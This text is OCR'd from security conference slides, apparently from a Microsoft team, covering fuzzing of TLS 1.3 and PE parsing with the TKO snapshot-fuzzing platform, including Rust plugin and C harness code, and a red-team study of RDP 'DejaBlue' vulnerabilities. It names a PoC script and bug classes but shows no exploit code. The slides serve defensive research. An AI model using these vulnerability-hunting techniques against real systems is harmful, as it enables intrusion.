
Fuzzing Phase 2

Solving for completeness now

Target specific harness created

- State tracking used as a coverage metric
- Programmatic state space exploration
- Remove coverage barriers
- HMAC and signature verification

Distribute and scale solution to Azure



Case Study: TLS 1.3

Fuzzing Phase 3

Optimization pass

Increase detection rate of vulnerabilities

- Rebuild target with ASAN
- Rebuild target in debug mode for assert detection

Increase classes of vulnerabilities detected

- Hook sinks for info leak detection

Case Study: TLS 1.3

Static Analysis

Manual code review of difficult to fuzz or complex areas

Reviewed signature verification because it was removed for fuzzing

Leverage existing tooling

OACR to detect rule-based vulnerabilities
Semmle to identify variants of insecure coding idioms

Case Study: TLS 1.3

Collecting Results

Code coverage + state coverage + human sanity used to measure completeness

- IDAPython and Lighthouse used for code coverage – 66.43%
- Custom scripts used to identify areas of largest unexercised code

Up-level the takeaways

- Identify common bug patterns or classes that can be mitigated
  - C++ Core Guidelines: gsl::span, std::*
- Identify architecture designs to remove attack surfaces or mitigate risk
- Identify opportunities to enable exploit mitigations

Case Study: TLS 1.3

Final Pass

Ensure engagements result in long-term security benefits

Establish sustainable fuzzing model

- Fuzzer integration into feature team CI/CD pipeline
- Automated tooling to pull, distribute, and run fuzzing
- Establish regular cadence to manually update tooling

1 2 3 4 5 6 7 **8**


Case Study: TLS 1.3

Results

1 wormable RCE that would affect any product using TLS 1.3

Double free, which results in a use-after-free of attack-controlled contents

Even the unweaponized PoC results in forced target reboot


Cmder
cmd.exe
cmd.exe
Search
C:\Users\ANFLANNE\OneDrive - Microsoft\tls13\schannel_test>python evil.py
BOCHSGUEST on MININT-834AJ7B - Virtual Machine Connection
File
Action
Media
Clipboard
View
Help
Recycle Bin
default
websrv
C:\Windows\system32\cmd.exe
C:\Users\user\Desktop>websrv -P7 -P6 -ulocalhost
Type here to search
7:28 PM
7/18/2019
Status: Running
Start
Search or enter web address
Search the web
Hide image
Clouds over Waterperry
My Feed
Personalize
Top Stories
US News
Hide Feed
Feedback

Security Research Platform

TKO

Security Research Platform

Productive
Crash bucketing, Code Coverage, Corpus Management

Full System Emulation
A full system, deterministic snapshot fuzzing harness

Scalable
Scalable fuzzing locally and distributed

TKO Architecture

Vulnerability Research Framework

Plugin Layer	KDNET	Fuzzer	Crash Handling
Runtime API		Franzia API	
Emulation	Bochs	musl libc	unixemu

1/100th Native Speed

Case Study: Fuzzing PE

In July GPZ reported 5 MSRC cases related to the PE file format.

Built PE Fuzzer on TKO

Results: MSRC case bugs + 1 additional bug with 3 days of fuzzing.

To achieve this with TKO it required implementing a plugin that used the breakpoint, mutate, generate, and inject callbacks.

But first we needed a snapshot we could load in TKO.

```
/// Plugin used to fuzz PE Files.
/// Other than the breakpoint set for the harness there is nothing
/// PE specific about this.
pub struct PeFuzz {
    end_case_bp: u64,
    eel: Eel,
    ready: bool,
}

impl Plugin for PeFuzz {
    /// Initialize the plugin prior to use
    fn init(&mut self, franzia: &mut Franzia,rcself: Rc<RefCell<dyn Plugin>>) {
        franzia.register_callback(CallbackType::Generate, rcself.clone());
        franzia.register_callback(CallbackType::Mutate, rcself.clone());
        franzia.register_callback(CallbackType::Inject, rcself.clone());
        franzia.register_callback(CallbackType::Breakpoint, rcself.clone());

        // Set a fuzz case timeout after 100 million instructions
        franzia.fuzz_timeout(Some(100_000_000 * 1));

        // Set breakpoint for end of test case
        franzia.vm_mut().add_breakpoint(self.end_case_bp as usize);
    }
```

Taking a TKO Snapshot

To get a snapshot into a fuzzable state we write a simple harness that uses a custom CPUID which will create a bochs snapshot.

```
…
int ignored_cpuid_result[4];
__cpuid(ignored_cpuid_result, 0x7b3c3638);

op = NtCreateFile(&hFile, FILE_GENERIC_WRITE, &objAttribs, &ioStatusBlock, &largeInteger,FILE_
ATTRIBUTE_NORMAL, FILE_SHARE_READ | FILE_SHARE_WRITE, FILE_SUPERSEDE, FILE_NON_DIRECTORY_FILE
| FILE_SYNCHRONOUS_IO_ALERT, NULL, NULL);

op = NtWriteFile(hFile, NULL, NULL, NULL, &ioStatusBlock, *buf, size, NULL, NULL);
if (op == STATUS_SUCCESS)
{
    open_pe(out);
}
```

TKO Fuzzing Plugin

```rust
/// Create a new fuzz input
fn generate(&mut self, franzia: &mut Franzia, input: &mut Vec<u8>) {
    input = self.eel.generate_pe(franzia);
}
```

1

```rust
/// Mutate an existing input
fn mutate(&mut self, franzia: &mut Franzia, input: &mut Vec<u8>) {
    // Nothing to do
    if input.len() == 0 {
        return;
    }

    self.eel.mutate(input, franzia);
}
```

2

TKO

```rust
/// Called when a user defined breakpoint is hit. It's up to a user
/// to get the program counter to determine which breakpoint was hit.
/// This is only invoked due to breakpoints hit which were added with
/// `franzia.vm_mut().add_breakpoint()`
fn breakpoint(&mut self, franzia: &mut Franzia) {
    let rip = franzia.vm().regs().rip();

    if rip == self.end_case_bp {
        // call case done
        franzia.queue_new_fuzz_case(ResetReason::EndCondition);
    }
}
```


1

2

Internal TLS State Tracking with TKO

```
af@tls13-tko1:~/data/tkofuzz/franzia$ cargo run fuzz_with s25 72
```

Hyper-V + TKO



REDTEAM Case Study

Finding “DejaBlue”

REDTEAM

Model real-world attacks

Model attacks based on ecosystem analysis and threat intelligence

Evaluate the customer-promises from an attack perspective

Provide data sets of detection-and-response

Attack the full stack in production configuration (software, configuration, hardware, OEMs)

Identify security gaps

Measure Time-to-Compromise (MTTC) / Pwnage (MTTP)

Identify invariant techniques for mitigation

Simulate a real-world incident response before it occurs (process, owners, messaging)

Provide detection guidance for Defenders

Demonstrate impact

Work with teams to Address issues

Design mitigations to drive up MTTC/MTTP metrics

Enumerate business and legal risk

Show business value, priorities, and investments needs with demonstrable attacks


Assume Breach: An Inside Look at Cloud Service Provider Security - Russinovich

Attack Scenarios

Compromised Server

Attacker has modified RDP server on compromised host


Wants to pivot to internal network



Sandbox Escape

Malware running inside isolated environment
WDAG, Hyper-V, Window Sandbox

RDP Server runs inside sandbox alongside malicious code



REDTEAM Case Study: RDP

Findings

Initial findings included 13 vulnerabilities

9 Critical, 3 Important

CVE-2019-{1290, 1291, 0787, 0788, 1181, 1182, 1222, 1223, 1224, 1225, 1226}

DejaBlue

33 Days

Total

13 Days

Time-to-Bug

20 Days

Time-to-Exploit

Exploit Primitive 1

Memory Write (DejaBlue)

Custom serialization layer

Heap smash with everything controlled!

